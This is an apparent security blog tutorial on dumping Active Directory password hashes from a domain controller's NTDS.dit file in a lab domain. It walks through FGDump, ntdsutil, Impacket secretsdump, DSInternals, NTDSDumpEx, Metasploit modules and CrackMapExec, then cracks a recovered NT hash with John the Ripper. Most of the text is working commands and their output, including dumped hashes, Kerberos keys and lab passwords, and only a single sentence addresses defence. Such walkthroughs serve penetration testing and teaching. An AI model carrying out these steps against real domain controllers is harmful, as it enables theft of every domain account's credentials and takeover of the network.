

# Credential Dumping: NTDS.dit

---

 [hackingarticles.in/credential-dumping-ntds-dit](https://hackingarticles.in/credential-dumping-ntds-dit)

Raj

April 13, 2020

In this article, you will learn how passwords are stored in NTDS.dit file on Windows Server and then we will learn how to dump these credentials hashes from NTDS.dit file.

## Table of Content

---


- **Introduction to NTDS**
  - NTDS Partitions
  - Database Storage Table
- **Extracting Credential by Exploit NTDS.dit in Multiple Methods**
  - **FGDump**
  - **NTDSUtil**
  - **DSInternals**
  - **NTDSDumpEx**
  - **Metasploit**
    - NTDS\_location
    - NTDS\_grabber
    - secretdump
  - **CrackMapExec**
  - **Cracking Hashes**

## Introduction to NTDS

---

NTDS stands for New Technologies Directory Services and DIT stands for Directory Information Tree. You can find NTDS file at "C:\Windows\NTDS". This file acts as a database for Active Directory and stores all its data including all the credentials. The Default size of Ntds.dit is 12 MB which can be extended up to 16TB.

The active directory database is stored in a single NTDS.dit file which is logically separated into the following partitions:



If you take a look at the information that NTDS provides you then you can see that Schema partition contains all the necessary information about objects along with their attributes and their relation to one another. Configuration partition has all the forest and trees which further replicates itself to all the domain controllers. Domain partition consists of all the information related to the domain. And finally, all the details related to any application are stored in the application partition of Active Directory. From a different perspective, you can also divide data which is found in NTDS in the Link table and data table. The Link table has all the attributes which refer to the objects finally the data table contains all the data related users, groups, etc.

The physical structure of NTDS has the following components.

### Data Store Physical Structure Components

Component	Description
<b>NTDS.DIT</b>	The physical database file in which all directory data is stored. This file consists of three internal tables: <b>the data table, link table, and security descriptor (SD) table.</b>
<b>EDB.LOG</b>	The log file into which directory transactions are written before being committed to the database file.
<b>EDB.CHK</b>	The file that is used to track the point up to which transactions in the log file have been committed.
<b>RES1.LOG, RES2.LOG</b>	Files that are used to reserve space for additional log files if EDB.LOG becomes full.

Now that we have an idea about the NTDS, it is time to extract some of those precious hashes from the Server. We have the Windows Server with Active Directory setup in our lab environment for the following practical.

### Extracting Credential by Exploit NTDS.dit in Multiple Methods

## FGDump

---

FGDump is a tool that was created for mass password auditing of Windows Systems. This means that if an attacker can use the FGDump to extract the password from the target machine. For these purposes, we will need to download the FGDump from this [link](#).

We fire up the windows command prompt and traverse to the path where we have downloaded the FGDump. In this case, it is in the Downloads Directory. As we have an executable for the FGDump, we ran it directly from the command prompt.

fgdump.exe

As no parameters were provided, FGDump by default did a local dump. After auditing the local passwords, FGDump dumped Password and Cache successfully. Now let's take a look at the dumped data.

```
C:\Users\Administrator>cd C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly
C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for h
elp.
--- Session ID: 2020-04-02-17-56-54 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows Unknown Unknown (Build 9600) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----
Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1
```

FGDump creates a file with the extension PWDump. It-dumps hashes in that file. The name of the server is used as the name of the PWDump file. We can read the data on the file using the type command. As shown in the image given below, FGDump has successfully dumped hashes from the Target System.

type <pwdump file name>

```
C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly>type 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*****:32196B56FFE6F45E294117B91A83B
F38:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
krbtgt:502:NO PASSWORD*****:5A3C843803A187BCAA475F8246135755:::
raj:1105:NO PASSWORD*****:16D58DECD360FEDB6A90E95A15FE2315:::
yashika:1606:NO PASSWORD*****:5DBDE677D71670H767204DEB12283678:::
:
SRU-1$:1001:NO PASSWORD*****:65EFF41FC9AE42A999E029D44CF82B01:::

C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly>
```

## Powershell: NTDSUtil

Enough with the Windows Command prompt, it's time to move on to the PowerShell. We are going to use another executable called NTDSutil.exe. We launch an instance of PowerShell. Then we run NTDSutil.exe with a bunch of parameters instructing it to make a directory called temp in the C:\ drive and asks NTDSUtil to use its ability to tap into the Active Directory Database and fetch the SYSTEM and SECURITY hive files as well as the ntds.dit file. After working for a while, we have the hive files in the temp directory.

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {8e0bfff7-7264-4110-8bbb-b26334d74d75} generated successfully.
Snapshot {d4ff1660-ff58-4e9f-bf1b-c8c9635cf969} mounted as C:\$SNAP_202004020935_VOLUMECS\
Snapshot {d4ff1660-ff58-4e9f-bf1b-c8c9635cf969} is already mounted.
Initiating DEFRAGMENTATION mode...
Source Database: C:\$SNAP_202004020935_VOLUMECS\Windows\NTDS\ntds.dit
Target Database: c:\temp\Active Directory\ntds.dit

          Defragmentation Status (% complete)

    0   10   20   30   40   50   60   70   80   90  100
  |---|---|---|---|---|---|---|---|---|---|
  .....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {d4ff1660-ff58-4e9f-bf1b-c8c9635cf969} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
PS C:\Users\Administrator>
```

We transfer the hive files onto our Kali Linux Machine, to extract hashes from them. We will be using the **secretsdump.py** file from the impacket toolkit to extract hashes. All we need is to provide the path of the SYSTEM hive file and the NTDS.dit file and we are good to go. We see that in a matter of seconds secretsdump extracts hashes for us.

```
./secretsdump.py -ntds /root/ntds.dit -system /root/SYSTEM LOCAL
```

```

root@kali:~/impacket/examples# ./secretsdump.py -ntds /root/ntds.dit -system /root/SYSTEM LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xe775758112fef98cb8da5616369b06ff
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 5df2ceffa11d5a2c76006e545d2c6d14
[*] Reading and decrypting hashes from /root/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SRV-1$:1001:aad3b435b51404eeaad3b435b51404ee:65eff41fc9ae42a999e029d44cf82b01:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a3c843803a187bcaa475e8246135755:::
ignite.local\raj:1105:aad3b435b51404eeaad3b435b51404ee:16d58decd360fedb6a90e95a15fe2315:::
ignite.local\yashika:1606:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Kerberos keys from /root/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
Administrator:aes128-cts-hmac-sha1-96:cae5c8006cd74446115d2eab39d9f8f
Administrator:des-cbc-md5:dca1cd9d4a089413
SRV-1$:aes256-cts-hmac-sha1-96:9a6642661d14cbffd11c23eebcfff1bd4e1cb3b68b82f8e0ae3877d562ceedd0
SRV-1$:aes128-cts-hmac-sha1-96:f7c82206e19bf5500b54f52670d1c196
SRV-1$:des-cbc-md5:d9c82fd58ca257fb
krbtgt:aes256-cts-hmac-sha1-96:a94b82b29dbac78657ea842d6c682ce34d89a2de864657ab12a19f365cb9ad25
krbtgt:aes128-cts-hmac-sha1-96:788effa2a225832e0ec8ceba916e2805
krbtgt:des-cbc-md5:f2bac8ba0ef8895b
ignite.local\raj:aes256-cts-hmac-sha1-96:85544e0ec0a7dc96a2b84e62ed9e20705c317e489a6a89276f9360366ac04e13
ignite.local\raj:aes128-cts-hmac-sha1-96:5faec9845ed326b360933641ee3b0dfa
ignite.local\raj:des-cbc-md5:bc4f5b1c1f2516c4
ignite.local\yashika:aes256-cts-hmac-sha1-96:efa95c1520a3b8f33c548fcc776e8e331817ef51e64eb25ca3906a221384f640
ignite.local\yashika:aes128-cts-hmac-sha1-96:7322bc79e6de1b6b47d5222e9ee188a2
ignite.local\yashika:des-cbc-md5:4ce96eeced15ae38
[*] Cleaning up ...

```

## DSInternals

DSInternals is a framework designed by Michael Grafnetter for performing AD Security Audits. It is a part of the PowerShell official Gallery. This means we can download it by using the **cmdlet Save-Module**. After downloading we need to install the module before using it. This can be done using the **cmdlet Install-Module**. This will require a change in the Execution Policy. After installing the Modules, we are good to go.

We first use the Get-Bootkey cmdlet to extract the bootkey from the System Hive. After obtaining the bootkey, we will use it to read the data of one or more accounts from the NTDIS file including the secret attributes like hashes using the Get-ADBAccount cmdlet.

```

Save-Module DSInternals -Path C:\Windows\System32\WindowsPowershell\v1.0\Modules
Set-ExecutionPolicy Unrestricted
Import-Module DSInternals
Get-BootKey -SystemHivePath 'C:\SYSTEM'
Get-ADBAccount -All -DBPath 'C:\ntds.dit' -Bootkey <bootkey value>

```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> Save-Module DSInternals -Path C:\Windows\System32\WindowsPowerShell\v1.0\Modules
PS C:\WINDOWS\system32> Install-Module DSInternals
Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\WINDOWS\system32> Import-Module DSInternals
PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\WINDOWS\system32> Get-BootKey -SystemHivePath 'C:\SYSTEM'
e775758112fef98cb8da5616369b06ff
PS C:\WINDOWS\system32> Get-ADBAccount -All -DBPath 'C:\ntds.dit' -Bootkey e775758112fef98cb8da5616369b06ff
```

The Get-ADBAccount cmdlet creates a long sequence of output. Here we are showing you the data of one of the users of the Target Machine. We can see that we have successfully extracted the NTLM hashes from the NTDS.dit file.

```
SamAccountName: yashika
SamAccountType: User
UserPrincipalName: yashika@ignite.local
PrimaryGroupID: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: False
Deleted: False
LastLogonDate:
DisplayName: yashika
GivenName: yashika
Surname:
Description:
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
Owner: S-1-5-21-390233614-3847849776-2359676888-512
Secrets
  NTHash: 3dbde697d71690a769204beb12283678
  LMHash:
  NTHashHistory:
    Hash 01: 3dbde697d71690a769204beb12283678
  LMHashHistory:
    Hash 01: abdb0db726d39ac0c2d64db0d69bb467a
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash:
    Kerberos:
      Credentials:
        DES_CBC_MD5
        Key: 4ce96eeced15ae38
      OldCredentials:
        Salt: IGNITE.LOCALyashika
        Flags: 0
      KerberosNew:
```

## NTDSDump.exe

Now it's time to use some external tools for attacking the NTDS file. We will be using the NTDSDumpEx for this particular Practical. You can download it from [here](#). We unzip the contents of the compressed file we downloaded and then use the executable file to attack the NTDS file. We will need to provide the path for the ntds.dit file and the System Hive file. In no time the NTDSDumpEx gives us a list of the users with their respective hashes.

```
NTDSDumpEx.exe -d C:\ntds.dit -s C:\SYSTEM
```



```

C:\Users\raj\Downloads\NTDSDumpEx>NTDSDumpEx.exe -d C:\ntds.dit -s C:\SYSTEM ↩
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgovnh.

[+]use hive file: C:\SYSTEM
[+]SYSKEY = E775758112FEF98CB8DA5616369B06FF
[+]PEK version: 2k3
[+]PEK = 5DF2CEFFA11D5A2C76006E545D2C6D14
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a3c843803a187bcaa475e8246135755:::
raj:1104:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1105:aad3b435b51404eeaad3b435b51404ee:16d58dec360fedb6a90e95a15fe2315:::
hacker:1602:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1603:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1604:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
yashika:1605:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
yashika:1606:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[+]dump completed in 1.045 seconds.
[+]total 10 entries dumped,10 normal accounts,0 machines,0 histories.

C:\Users\raj\Downloads\NTDSDumpEx>

```

## Remote: Metasploit (NTDS\_location)

For all the Metasploit fans, there is no need to get depressed. Metasploit can work just fine in extracting hashes from the NTDS.dit file. We have 2 exploits that can work side by side to target NTDS. The first one locates the ntds file. We need a session on the Target System to move forward. After we gain a session, we choose the NTDS\_location exploit and set the session identifier to the exploit. Upon running the exploit, we see that we have the location of the NTDS.dit file.

```

use post/windows/gather/ntds_location
set session 1
exploit

```

```

msf5 > use post/windows/gather/ntds_location ↩
msf5 post(windows/gather/ntds_location) > set session 1
session => 1
msf5 post(windows/gather/ntds_location) > exploit

NTDS.DIT is located at: C:\Windows\NTDS\ntds.dit
Size: 20987904 bytes
Created: 2020-02-12 11:38:49 -0500
Modified: 2020-03-30 06:53:36 -0400
Accessed: 2020-02-12 11:38:49 -0500
[*] Post module execution completed
msf5 post(windows/gather/ntds_location) > █

```

## Metasploit (NTDS\_grabber)

Moving on, we use another exploit that can extract the NTDS.dit file, SAM and SYSTEM hive files from the Target System. The catch is, it transfers these files in .cab compressed files.

```
use post/windows/gather/ntds_grabber
set session 1
exploit
```

```
msf5 > use post/windows/gather/ntds_grabber
msf5 post(windows/gather/ntds_grabber) > set session 1
session => 1
msf5 post(windows/gather/ntds_grabber) > exploit
```

```
[+] Running as SYSTEM
[+] Running on a domain controller
[+] PowerShell is installed.
[+] The meterpreter is the same architecture as the OS!
[*] Powershell Script executed
[*] Creating All.cab
[+] All.cab should be created in the current working directory
[*] Downloading All.cab
[+] All.cab saved in: /root/.msf4/loot/20200330085225_default_192.168.1.108_CabinetFile_249979.cab
[*] Removing All.cab
[+] All.cab Removed
[*] Post module execution completed
msf5 post(windows/gather/ntds_grabber) > █
```

The exploit works and transfers the cab file to a location that can be seen in the image. Now to extract the NTDS.dit and other hive files, we are going to use a tool called cabextract. This will extract all 3 files.

```
cabextract <cab filename>
```

Now that we have the NTDS and the hive files at our disposal, we can use the impacket's secretsdump script to extract hashes from it as we did earlier.

```
root@kali:~/.msf4/loot# cabextract 20200330085225_default_192.168.1.108_CabinetFile_249979.cab
Extracting cabinet: 20200330085225_default_192.168.1.108_CabinetFile_249979.cab
extracting SAM
extracting SYSTEM
extracting ntds.dit
All done, no errors.
```

## Remote: Metasploit (secretsdump)

Suppose a scenario where we were able to procure the login credentials of the server by any method but it is not possible to access the server directly, we can use this exploit in the Metasploit framework to extract the hashes from the NTDS.dit file remotely. We will use this auxiliary to grab the hashes. We need to provide the IP Address of the Target Machine, Username and Password. The auxiliary will grab the hashes and display it on our screen in a few seconds.

```
use auxiliary/scanner/smb/impacket/secretsdump
set rhosts 192.168.1.108
set smbuser administrator
set smbpass Ignite@987
exploit
```



```

msf5 > use auxiliary/scanner/smb/impacket/secretsdump
msf5 auxiliary(scanner/smb/impacket/secretsdump) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/smb/impacket/secretsdump) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(scanner/smb/impacket/secretsdump) > set smbpass Ignite@987
smbpass => Ignite@987
msf5 auxiliary(scanner/smb/impacket/secretsdump) > exploit

[*] Running for 192.168.1.108 ...
[*] 192.168.1.108 - Service RemoteRegistry is in stopped state
[*] 192.168.1.108 - Starting service RemoteRegistry
[*] 192.168.1.108 - Target system bootKey: 0xe775758112fef98cb8da5616369b06ff
[*] 192.168.1.108 - Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:af1226959a6ac7782deb2c19a83fa862 :::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[*] 192.168.1.108 - Dumping cached domain logon information (domain/username:hash)
[*] 192.168.1.108 - Dumping LSA Secrets
[*] 192.168.1.108 - $MACHINE.ACC
[+] IGNITE\SRV-1$:aes256-cts-hmac-sha1-96:9a6642661d14cbffd11c23eebcfff1bd4e1cb3b68b82f82b01:::
[+] IGNITE\SRV-1$:aes128-cts-hmac-sha1-96:f7c82206e19bf5500b54f52670d1c196
[+] IGNITE\SRV-1$:des-cbc-md5:7ac4ceea254c3157
[+] IGNITE\SRV-1$:aad3b435b51404eeaad3b435b51404ee:65eff41fc9ae42a999e029d44cf82b01:::
[*] 192.168.1.108 - DefaultPassword
[+] (Unknown User):ROOT#123
[*] 192.168.1.108 - DPAPI_SYSTEM
[+] dpapi_machinekey:0x89fb66d13033ec0e42d54974add73ba75e94067a
dpapi_userkey:0x9f52c61e92d871b0fb82c9d71e915b5e6f865e87
[*] 192.168.1.108 - NL$KLM
[+] NL$KLM:14dead3b29d53e6149add8911c213c0448f7405d53649ea82ebd5ae47d80ed8eb9084906c6e571f0695c26723ffe0716907
[*] 192.168.1.108 - Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] 192.168.1.108 - Using the DRSUAPI method to get NTDS.DIT secrets
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 :::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a3c843803a187bcaa475e8246135755 :::
[+] ignite.local\raj:1105:aad3b435b51404eeaad3b435b51404ee:16d58decd360fedb6a90e95a15fe2315 :::
[+] ignite.local\yashika:1606:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 :::
[+] SRV-1$:1001:aad3b435b51404eeaad3b435b51404ee:65eff41fc9ae42a999e029d44cf82b01:::
[*] 192.168.1.108 - Kerberos keys grabbed
[+] Administrator:aes256-cts-hmac-sha1-96:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
[+] Administrator:aes128-cts-hmac-sha1-96:eae5c8006cd744446115d2eab39d9f8f
[+] Administrator:des-cbc-md5:dca1cd9d4a089413
[+] krbtgt:aes256-cts-hmac-sha1-96:a94b82b29dbac78657ea842d6c682ce34d89a2de864657ab12a19f365cb9ad25
[+] krbtgt:aes128-cts-hmac-sha1-96:788effa2a225832e0ec8ceba916e2805
[+] krbtgt:des-cbc-md5:f2bac8ba0ef8895b
[+] ignite.local\raj:aes256-cts-hmac-sha1-96:85544e0ec0a7dc96a2b84e62ed9e20705c317e489a6a89276f9360366ac04e13
[+] ignite.local\raj:aes128-cts-hmac-sha1-96:5faec9845ed326b360933641ee3b0dfa
[+] ignite.local\raj:des-cbc-md5:bc4f5b1c1f2516c4
[+] ignite.local\yashika:aes256-cts-hmac-sha1-96:efa95c1520a3b8f33c548fcc776e8e331817ef51e64eb25ca3906a221384
[+] ignite.local\yashika:aes128-cts-hmac-sha1-96:7322bc79e6de1b6b47d5222e9ee188a2
[+] ignite.local\yashika:des-cbc-md5:4ce96eceed15ae38
[+] SRV-1$:aes256-cts-hmac-sha1-96:9a6642661d14cbffd11c23eebcfff1bd4e1cb3b68b82f82b01:::
[+] SRV-1$:aes128-cts-hmac-sha1-96:f7c82206e19bf5500b54f52670d1c196
[+] SRV-1$:des-cbc-md5:d9c82fd58ca257fb
[*] 192.168.1.108 - Cleaning up ...
[*] 192.168.1.108 - Stopping service RemoteRegistry
[-] Auxiliary aborted due to failure: unknown: Module exited abnormally

```

## CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. This tool acts as a database for Active Directory and stores all its data including all the credentials and so we will manipulate this file to dump the hashes as discussed previously. It requires a bunch of things.

### Requirements:

**Username:** Administrator

**Password:** Ignite@987

**IP Address:** 192.168.1.105

**Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' -ntds drsuapi**

crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds drsuapi

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds drsuapi
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signi
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\arti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\PI1000-3MFD4LDN1VTV:1625:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_195ac04be8c140048:1626:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_4c397e3a678c4b169:1627:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_20db1747e41e4819a:1628:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_8fbff1f05b7c418da:1629:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_64b55640db9644c10:1630:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
```

**Read More: [Lateral Movement on Active Directory: CrackMapExec](#)**

## Hash Cracking

To ensure that all the hashes that we extracted can be cracked, we decided to take one and extract it using John the Ripper. We need to provide the format of the hash which is NT. John the Ripper will crack the password in a matter of seconds.

cat hash

john --format=NT hash --show

```
root@kali:~# cat hash
3DBDE697D71690A769204BEB12283678
root@kali:~# john --format=NT hash --show
?:123

1 password hash cracked, 0 left
root@kali:~#
```

This concludes the various methods in which can extract the hashes that are stored in the Windows Server. We included multiple tools to cover the various scenarios that an attacker can face. And the only way to protect yourself against such attacks is to minimise the users who can access Domain Controllers. Continuously, log and monitor the activity for any changes. It is frequently recertified.

**Reference: [How the Data Store Works](#)**

**Author: Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)